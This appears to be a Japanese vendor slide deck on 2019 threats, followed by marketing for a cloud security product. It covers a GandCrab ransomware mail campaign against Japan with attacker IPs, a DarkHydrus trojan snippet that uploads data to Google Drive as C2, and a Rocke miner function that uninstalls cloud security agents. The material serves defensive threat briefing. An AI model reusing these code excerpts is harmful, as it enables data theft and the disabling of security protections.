
日本を狙ったランサムウェア攻撃

- 2019年は元旦からスクリプトファイルを添付した国内向けばらまきメールを多数確認
- 件名、本文は顔文字
 - :) ;) :-D :-D ;-D :* ;* など
- このスクリプトファイルを実行するとランサムウェア GandCrabをインストール



日本を狙ったランサムウェア攻撃

- 2019年1月は日本をターゲット



- スクリプトファイルは約2万種
 - 一つあたり平均10通以下配信
 - 検出回避のため多量種少配信の戦略をとっている
- インフラはロシアに集中
 - 92.63.197.153
 - 92.63.197.112
 - 92.63.197.60
 - 92.63.197.48
 - slpsrgpsrhojifdij.ru

同攻撃者の活動 – 2018年12月以前

- 数年前から同じインフラを使い各地で犯罪活動
- 様々なマルウェアを利用
 - ランサムウェア GandCrab, GlobeImposter
 - 仮想通貨採掘 CoinMiner
 - 情報窃取 SmokeLoader, AzoRult, Pony, Ramnit
 - LAN内拡散用ワーム Phorpiex
- 犯罪者グループ AirNaine (別名 TA545)とみられる




クラウドマルウェア



DarkHydrusがC2通信にGoogleドライブを使用できる新しいトロイの木馬を配布

- 2019年1月公開
- DarkHydrus グループによる新しいトロイの木馬 RogueRobin
- マクロを含むエクセル文書ファイルでインストールを行う
- おとり文書には画像やメッセージがない



DarkHydrusがC2通信にGoogleドライブを使用できる新しいトロイの木馬を配布

- 有名な企業ドメインを模したC2ドメインを利用
- Google Drive をC2として悪用するモードも備える
- 攻撃者が用意したGoogle Driveにログイン後、ファイルのアップロード・ダウンロードなどを行う

```
WebClient webClient = new WebClient();
string address = string.Empty;
byte[] bytes = Encoding.UTF8.GetBytes(content);
webClient.Headers["Authorization"] = "Bearer " + Program.ac_t;
webClient.Headers[HttpRequestHeader.ContentType] = "application/json";
byte[] bytes2 = Encoding.UTF8.GetBytes("{\"id\": \"" + file_id + "\"}");
webClient.UploadData("https://www.googleapis.com/upload/drive/v3/files/" + file_id + "?supportsTeamDrive=true&uploadType=r", bytes2);
address = webClient.ResponseHeaders["Location"];
byte[] bytes3 = webClient.UploadData(address, bytes);
result = Regex.Match(Encoding.UTF8.GetString(bytes3), "\\\"id\\\": (.*)").Groups[1].Value.Trim().Replace("\\\"", "").Replace(",", ".");
```

クラウドセキュリティ製品をアンインストールする初めてのマルウェア

- 2019年1月公開
- 攻撃グループ RockeによるLinuxマシンで仮想通貨 Moneroを採掘するマルウェア
- 複数の脆弱性を悪用してインストール
 - Apache Struts 2
 - Oracle WebLogic
 - Adobe ColudFusion

[illegible]

クラウドセキュリティ製品をアンインストールする初めてのマルウェア

- ターゲットとなるクラウド上のシステムにはセキュリティを提供するクラウドワークロード保護プラットフォームがインストールされている
- このマルウェアは感染端末からこれらのセキュリティ製品をアンインストールを行い、検出・ブロックを回避する


```
function uninstall() {  
    if ps aux | grep -i '[a]liyun'; then  
        wget http://update.aegis.aliyun.com/download/uninstall.sh  
        chmod +x uninstall.sh  
        ./uninstall.sh  
        wget http://update.aegis.aliyun.com/download/quartz_uninstall.sh  
        chmod +x quartz_uninstall.sh  
        ./quartz_uninstall.sh  
        rm -f uninstall.sh quartz_uninstall.sh  
        pkill aliyun-service  
        rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service  
        rm -rf /usr/local/aegis*;  
    elif ps aux | grep -i '[y]unjing'; then  
        /usr/local/qcloud/stargate/admin/uninstall.sh  
        /usr/local/qcloud/YunJing/uninst.sh  
        /usr/local/qcloud/monitor/barad/admin/uninstall.sh  
    fi  
    touch /tmp/.uninstall  
}
```

IaaS/PaaSからSaaSまで。
包括的なクラウドセキュリティ



事業環境の変革

デジタルトランスフォーメーションへの取り組みや競争環境の変化



単なる業務効率化のツールから全てのビジネスの牽引役になっている

クラウドジャーニー THE JOURNEY TO THE CLOUD



どのように、クラウド環境に
安全にアクセスするか

クラウド環境へのユーザーアクセスとデ
ータ転送 (from/to)



どのように、SaaSアプリを
安全に利用するか

SaaSアプリケーションの
利用状況の把握とコントロール



どのように、
パブリッククラウド上で
安全にアプリ開発～運用するか

クラウド上のアプリケーション
設計、開発、デプロイ、運用

KEY CHALLENGES



✓ 可視性の欠如

クラウドサービスの導入、運用には、様々なステークホルダーが関与するため、**企業全体を通してクラウドの利用状態を把握・統制**することが困難に



✓ 断片化したツール


ポイントツールの組合せによるツギハギ対策では、**セキュリティ上の死角が生じたり、業務負荷が増大**することに




✓ アジリティの欠如

ネイティブではない/統合されていないセキュリティは**クラウドならではの****アジリティを阻害**することに


IT資産集約型からクラウド活用へのシフト




セキュリティ？




現況は。。




Prisma あらゆるクラウド環境をセキュアに



Prisma あらゆるクラウド環境をセキュアに



Prisma あらゆるクラウド環境をセキュアに




クラウドジャーニー（J2C）をセキュアにする7つのアプローチ

